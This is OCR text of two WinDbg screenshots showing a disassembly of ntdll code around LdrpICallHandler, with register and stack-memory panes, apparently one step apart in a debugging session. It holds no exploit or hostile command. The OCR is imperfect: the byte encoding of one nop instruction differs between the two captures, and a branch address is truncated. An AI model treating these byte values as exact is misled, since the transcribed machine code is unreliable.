

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff930
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

